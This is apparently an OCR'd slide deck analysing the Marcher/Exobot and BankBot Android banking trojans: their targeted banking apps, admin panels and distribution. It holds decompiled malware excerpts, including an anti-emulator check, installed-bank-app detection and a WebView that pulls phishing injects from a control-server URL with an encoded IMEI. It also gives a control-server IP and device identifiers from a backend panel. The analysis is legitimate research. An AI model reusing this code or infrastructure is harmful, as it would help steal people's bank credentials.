
#19 anabolik EACHSETSOUTH

#20 ledger STARTFAMILY — custom

#21 woistmeinskill NEXTLEARNLAYYOU — de

# Marcher (Exobot)

Backend



Edit client balls51 injects

Group **at** select all

#1 at.bawag.mbanking ☑
#2 at.easybank.mbanking ☑
#3 at.spardat.netbanking ☑
#4 at.volksbank.volksbankmobile ☑
#5 com.bankaustria.android.olb ☑

Group **socials** select all


#7 com.whatsapp ☑
#78 com.instagram.android □
#79 com.android.vending □
#80 com.facebook.katana □
#81 com.skype.raider □
#82 com.viber.voip □

Group **de** select all

#8 com.db.mm.deutschebank ☑
#9 com.ing.diba.mbbr2 ☑
#10 com.isis_papyrus.raiffeisen_pay_eyewdg ☑
#11 com.starfinanz.smob.android.sfinanzstatus ☑
#12 de.comdirect.android ☑

# BankBot

**When:** January/2017
**Distribution method:** mostly through Google Play
**New feature**: encoded communication, target list “hashed” on the malicious app
**Actor:** maza-in, source code leaked on exploit.in forum



Нам потребуется Android Studio, знания языка java, PHP и mysql - для админки
Обратите внимание, в коде более подробно описано комментариями!
И так , не будем лить воду и начнем писать!

Создаем чистый проект(Activity), скомпилированный apk имеет вес 34кб, подготовил шаблон проекта


**пока мы имеем чистый MainActivity**

**Код**

```
package com.example.livemusay.myapplication;
import android.app.Activity;
public class MainActivity extends Activity
{
   @Override
   protected void onCreate(Bundle savedInstanceState)
   {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);

   }
}
```

# BankBot

**Example** of “inject” targeting Google.




217.172.172.10/adminlod/inj/google/

Enter card details

Card number

# BankBot


## Backend



| | IMEI/ID | Номер | Версия ОС | Версия apk | Страна | Банк | Модель | ROOT | Экран | on/off | Дата заражения | Логи |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| □ | 358533040336693 | (Beeline) | 2.3.5 | Demo | 🇷🇺 | no | GT-S5830 (GT-S5830) | ✓ | ✖ | 🟡 | 2017-04-06 08:47 | LOG |
| □ | 860732025097798 | (MTS RUS) | 4.2.1 | Demo | 🇷🇺 | no | Lenovo A656 (A656) | ✖ | ✓ | 🟢 | 2017-04-06 08:47 | LOG |
| □ | 982293884e228893 | (NO)Indefined | 6.0.1 | Demo | 🇷🇺 | no | SM-G900FD (klteduosxx) | ✓ | ✓ | 🟢 | 2017-04-06 08:48 | LOG |
| □ | 357949061305303 | (MegaFon) | 4.4.4 | Demo | 🇷🇺 | \|Yandex Bank\| | GT-I9192I (serranove3gxx) | ✓ | ✖ | 🟡 | 2017-04-06 08:48 | LOG |
| □ | 355625081618659 | (Tele2) | 5.1.1 | Demo | 🇷🇺 | \|UBank\| | SM-J120F (j1xltejt) | ✖ | ✖ | 🟢 | 2017-04-06 08:48 | LOG |

# BankBot


## Anti-analysis



```
private static boolean a()
{
  boolean bool = false;
  String str = b();
  if (str == null) {
    return true;
  }
  if (!str.contains(TextUtils.join("", new String[] { "S", "D", "K" }))) {
    if (!str.contains(TextUtils.join("", new String[] { "s", "d", "k" }))) {
      if (!str.contains(TextUtils.join("", new String[] { "x", "8", "6" }))) {
        if (!str.contains(TextUtils.join("", new String[] { "x", "6", "4" }))) {
          if (!str.contains(TextUtils.join("", new String[] { "u", "n", "k", "n", "o", "w", "n" }))) {
            if (!str.contains(TextUtils.join("", new String[] { "b", "u", "i", "l", "d" }))) {
              if (!str.contains(TextUtils.join("", new String[] { "e", "m", "u", "l", "a", "t", "o", "r" }))) {
                return bool;
              }
            }
          }
        }
      }
    }
  }
  bool = true;
  return bool;
}
```

# BankBot


## Checking targeted apps




```
final PackageManager pm = getPackageManager();
List<ApplicationInfo> packages = pm.getInstalledApplications(PackageManager.GET_META_DATA);

for (ApplicationInfo packageInfo : packages) {

    // SBERBANK STANDART
    if(packageInfo.packageName.equals("ru.sberbankmobile")){
        S = 1;
    }
    // SBERBANK BUSSINES
    if(packageInfo.packageName.equals("ru.sberbank_sbbol")){
        S = 1;
    }

protected void onStart() {
    super.onStart();
    Intent intent = getIntent();
    String str = intent.getStringExtra("str");

    WebView webView = (WebView) findViewById(R.id.webView);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.setWebViewClient(new WebViewClient());
    webView.setWebChromeClient(new WebChromeClient());

    //загружаем с админки php инжект
    webView.loadUrl(const_.url+"/inj/" + str + ".php?p=" + SF.trafEnCr(SF.IMEI(this)));
}
```

# BankBot

## Checking targeted apps



```java
private String a(byte[] paramArrayOfByte)
{
  StringBuilder localStringBuilder = new StringBuilder();
  int m = paramArrayOfByte.length;
  int i = 0;
  int i1;
  int j;
  int k;
  if (i < m)
  {
    i1 = paramArrayOfByte[i];
    j = i1 >>> 4 & 0xF;
    k = 0;
  }
  for (;;)
  {
    if ((j >= 0) && (j <= 9)) {}
    for (char c = (char)(j + 48);; c = (char)(j - 10 + 97))
    {
      localStringBuilder.append(c);
      if (k < 1) {
        break label98;
      }
      i += 1;
      break;
    }
    return localStringBuilder.toString();
    label98:
    k += 1;
    j = i1 & 0xF;
  }
}
```




```java
public class a
{
  private static String[] a = { "9b21860b33b584b1989c8a66a8b401399f3872fc", "3da4b

  public static String[] a()
  {
    return a;
  }
```

# BankBot

